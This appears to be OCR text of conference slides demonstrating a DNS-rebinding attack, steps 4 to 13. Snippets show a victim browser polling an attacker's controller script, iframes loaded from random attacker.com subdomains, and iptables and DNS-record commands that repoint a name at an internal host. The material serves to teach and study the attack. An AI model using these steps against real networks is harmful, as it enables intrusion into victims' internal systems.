
Demonstration Sequence




```
INSERT INTO sessions
        (sessionID, externalIP, lastPoll, firstPoll, proxyState)
VALUES (?, ?, ?, ?, ?)
```

4. On the first poll, the controller script records the session in the database, which allows the attacker to see it in the console


Demonstration Sequence




```
alert('I own you');
```


5. The controller script checks for new commands in the attack database. Any commands are sent back to the victim browser as JavaScript statements.

Demonstration Sequence



6. The attacker can probe the victim's network using a number of well documented techniques.


Demonstration Sequence



`http://12.0.0.51/cgi-bin/controller.pl?command=startproxy&sessionid=10`

7. The attacker starts up an HTTP proxy service running on the attack server


Demonstration Sequence



`http://10.0.0.30/`

8. When the attacker sends a request to the HTTP proxy, the proxy checks to see if any requests have been sent out to that IP address on the same port.


Demonstration Sequence




```
addrecord A fkduia.attacker.com 12.0.0.81
```

9.If this is the first request, the proxy creates a random hostname and a DNS record pointing at the attack web server's secondary IP address.


Demonstration Sequence



`http://12.0.0.80/cgi-bin/controller.pl?command=poll&sessionid=10`

10. The proxy server also creates a command for the victim browser to create a new iframe. The victim browser receives the command with the next regularly scheduled poll.


Demonstration Sequence




```
http://fkduia.attacker.com/cgi-bin/controller.pl?
command=getproxyiframe&sessionid=10
```

11. The iframe source points to the random hostname and the controller script with a query parameter asking for a new anti-pinning payload.


Demonstration Sequence



`http://12.0.0.80/cgi-bin/controller.pl?command=iframeloaded&sessionid=10&proxyid=3`

12. Once the iframe payload loads on the victim browser, it notifies the attack web server that the DNS attack can be performed


Demonstration Sequence




```
iptables -A INPUT -p tcp –d 12.0.0.81/32 --dport 80 –j DROP
addrecord A fkduia.attacker.com 10.0.0.30
```

13. The controller script adds a firewall rule to block the victim from reaching the attack server's secondary IP address, and then changes the DNS record to point at the victim server.

